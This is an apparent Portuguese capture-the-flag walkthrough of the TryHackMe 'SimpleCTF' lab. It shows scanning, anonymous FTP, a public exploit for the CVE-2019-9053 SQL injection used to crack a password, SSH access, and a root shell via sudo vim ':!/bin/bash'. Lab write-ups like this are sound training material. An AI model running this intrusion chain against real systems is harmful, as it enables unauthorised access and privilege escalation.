# Grupo de Estudos em CTF

## Segurança Ofensiva

**Nome do Desafio:** TryHackMe - “SimpleCTF”

**Dificuldade:** Beginner level

**Data de Resolução:** 18 de abril de 2026

Autor: Regina Emy

Versão 1.0

# Sumário

**1 Visão Geral** **2**

**2 Reconhecimento** **2**

**3 Exploração** **4**

**4 Conclusão** **5**

# 1 Visão Geral

O desafio **Simple** apresenta uma máquina Linux com uma superfície de ataque enxuta, composta por um serviço web vulnerável e um serviço SSH exposto em porta não convencional. O vetor principal de ataque consiste em identificar uma instância vulnerável do CMS Made Simple, explorar uma SQL injection não autenticada para extrair credenciais reutilizadas e utilizá-las para acesso remoto via SSH. A partir do foothold inicial, a escalada de privilégios ocorre por meio de uma configuração insegura de sudo que permite execução de `vim` como root, resultando em shell privilegiada e acesso à flag final.

# 2 Reconhecimento

## Análise da página inicial

Acessando `<TARGET_IP>` pelo navegador, obtém-se a página padrão do Apache2. Examinando o HTML, encontra-se o comentário:

```
Modified from the Debian original for Ubuntu
Last updated: 2014-03-19
See: https://launchpad.net/bugs/1288690
```

Listing 1: Comentário no HTML da página inicial


Este comentário indica uma possível versão antiga do Apache e remete a um bug do Ubuntu (nº 1288690), que por sua vez direciona ao CVE-2016-4979 (bypass de autenticação por certificado no HTTP/2). Contudo, a exploração efetiva do CMS será outra.

## Varredura de portas

Utilizou-se o `nmap` para identificar serviços acessíveis:

```
nmap -sV -sC <TARGET_IP>
```

Listing 2: Varredura inicial com nmap



```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.223.214
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 1: Resultado da varredura Nmap

Os serviços identificados foram:

- **FTP** (vsftpd 3.0.3) – permitindo login anônimo, na porta 21.
- **HTTP** (Apache 2.4.18) – na porta 80.
- **SSH** (OpenSSH 7.2p2) – na porta 2222.

## Reconhecimento de diretórios

Como a porta 80 executa Apache, procuraram-se subdiretórios com extensões comuns (`php`, `html`, `txt`, `bak`, `phar`, `phtml`) usando a ferramenta `gobuster` e a wordlist `/usr/share/wordlists/dirb/c` (presente no Kali Linux).

```
gobuster dir -u http://<TARGET_IP>/ -w /usr/share/wordlists/dirb/common.
   txt -x php,html,txt,bak,phar,phtml
```

Listing 3: Varredura de diretórios com gobuster





Figura 2: Subdiretórios encontrados – destaque para `/simple`

## FTP anônimo

Conectando-se ao FTP com o usuário `anonymous`, listamos os diretórios e baixamos o arquivo `ForMitch.txt`:

```
ftp anonymous@<TARGET_IP>
passive
ls
cd pub
ls
get ForMitch.txt
```

Listing 4: Exploração do FTP

O conteúdo do arquivo revela uma dica importante:

```
Dammit man... you'te the worst dev i've seen. You set the same pass for
   the system user, and the password is so weak... i cracked it in
   seconds. Gosh... what a mess!
```

Listing 5: Conteúdo de ForMitch.txt

Isso sugere que a senha do usuário `mitch` (ou do sistema) é fraca e reutilizada.

O diretório `/simple` chamou a atenção por hospedar uma aplicação CMS Made Simple.

# 3 Exploração

## Identificação da vulnerabilidade no CMS Made Simple

O diretório `/simple` contém um CMS Made Simple versão 2.2.8 (identificada pelo rodapé). Pesquisando por vulnerabilidades conhecidas, encontrou-se o CVE-2019-9053 – uma SQL injection cega baseada em tempo no módulo `News`, que permite extrair o hash da senha do administrador de forma não autenticada [1].

O exploit público para essa vulnerabilidade está disponível no GitHub [2] e foi utilizado para quebrar a senha do usuário `mitch`.

## Execução do exploit e quebra de senha

O script em Python requer a URI base do CMS e uma wordlist. Inicialmente, tentou-se a URL `http://<TARGET_IP>/simple/admin`, mas o script acessa internamente `/moduleinterface.php`. Portanto, o comando correto é:

```
python3 exploit.py -u http://<TARGET_IP>/simple --crack -w /best110.txt
```

Listing 6: Comando para extrair/crackear a senha





Figura 3: Senha do usuário `mitch` revelada pelo exploit

Uma senha foi encontrada.

## Acesso SSH

Com a credencial acima, conectou-se via SSH na porta 2222:

```
ssh mitch@<TARGET_IP> -p 2222
```

Listing 7: Acesso SSH

Obtém-se a flag de usuário em (`user.txt`):

```
<USER_FLAG>
```

Listing 8: user.txt

A enumeração local mostra a existência de outro usuário `sunbath` no sistema, mas não tentaremos movimentação lateral.

### Enumeração de permissões sudo

Com o usuário `mitch`, executou-se:

```
sudo -l
```

Listing 9: Verificando permissões sudo

**Output:**

```
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Isso significa que `mitch` pode executar o editor `vim` como root, sem fornecer senha.

### Exploração do sudo vim

O Vim possui a capacidade de executar comandos externos através do modo de linha de comando. Dentro do Vim, o comando `:!` seguido de um programa shell executa esse programa com os privilégios do Vim. Como o Vim é invocado com `sudo`, o shell resultante também será root.

Procedimento:

1. Executar `sudo vim`
2. Dentro do Vim, digitar `:!/bin/bash` e pressionar Enter.

A shell resultante tem privilégios de root, como confirmado pelo comando `whoami` e pela leitura da flag final.

### Comprovação do acesso root

```
root@Machine:~# cd /root
root@Machine:/root# cat root.txt
<ROOT_FLAG>
```

Listing 10: Acesso root e leitura da flag

## 4 Conclusão

A cadeia de exploração completa envolveu: (1) enumeração de portas e descoberta do FTP anônimo, fornecendo a dica de senha fraca; (2) identificação do CMS Made Simple 2.2.8 vulnerável ao CVE-2019-9053 (SQL injection); (3) uso do exploit público para quebrar a senha do usuário `mitch`; (4) acesso SSH na porta 2222; (5) escalada para root via `sudo vim` usando o comando `:!/bin/bash`. Todas as etapas são reproduzíveis e documentadas.

## Referências

[1] MITRE. Cve-2019-9053 - cms made simple 2.2.8 news module sql injection. https://nvd.nist.gov/vuln/detail/CVE-2019-9053, 2019. NVD entry for unauthenticated blind time-based SQL injection vulnerability in CMS Made Simple News module via the m1$_idlistparameter.CVSSv3basescore8.1(High)$.

[2] Perseus99999. Cve-2019-9053-working-. https://github.com/Perseus99999/CVE-2019-9053-working-, 2025. GitHub repository containing the working Python 3 exploit for CVE-2019-9053. Supports password cracking with wordlist.